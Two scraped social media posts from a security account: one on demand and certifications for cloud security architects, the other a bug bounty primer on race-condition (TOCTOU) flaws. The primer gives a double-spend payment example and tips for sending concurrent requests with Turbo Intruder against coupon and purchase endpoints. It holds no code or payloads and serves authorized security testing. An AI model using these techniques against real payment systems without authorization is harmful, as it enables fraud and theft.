
📈 The Cloud Security Architect Boom: Why This Role Is Exploding in 2026 Cloud security architects are commanding salaries 30-40% above traditional security architects. The shift isn't just about knowing AWS or Azure; it's about designing secure-by-default architectures in IaC, implementing zero-trust across hybrid environments, and managing CSPM at scale. Traditional network security skills are no longer sufficient. The demand is for professionals who can bridge infrastructure, development, and compliance. This means deep knowledge of Terraform security scanning, Kubernetes pod security policies, and cloud-native IAM design patterns. For those looking to pivot, focus on mastering one major cloud provider's security services first, then layer in container and serverless security. Certifications like the AWS Certified Security Specialty or Azure Security Engineer Associate are becoming baseline requirements for these high-paying roles. Are you seeing this demand in your organization? What's the biggest skills gap you're facing in cloud security? #infosec #cybercareers #cloudsecurity
XHack tweet media
English
0
0
1
7
XHack
XHack@xhackio·
🚨 Race Conditions: The Bug Bounty Time Bomb Race conditions are often overlooked in bug bounty programs because they're subtle, timing-dependent, and hard to reproduce. But when you find one, it's pure gold. A classic example: a payment system that checks your balance, then deducts the amount. If you fire 100 concurrent requests between the check and deduction, you might get the product 100 times while only being charged once. This is a TOCTOU (Time-Of-Check-Time-Of-Use) flaw. How to hunt for them: ✅ Look for endpoints that perform state-changing actions (purchase, transfer, apply coupon). ✅ Use tools like Turbo Intruder in Burp Suite to send concurrent requests with precise timing. ✅ Target features with limited quantities (coupons, limited edition items, ticket sales). ✅ Check for file uploads that might allow overwriting a file before its permissions are set. The key is automation and speed. Manual testing won't cut it. You need to script your attacks to trigger the vulnerable window. What's the most interesting race condition bug you've found or read about? #bugbounty #cybersecurity #pentesting
XHack tweet media
English
0
0
0
12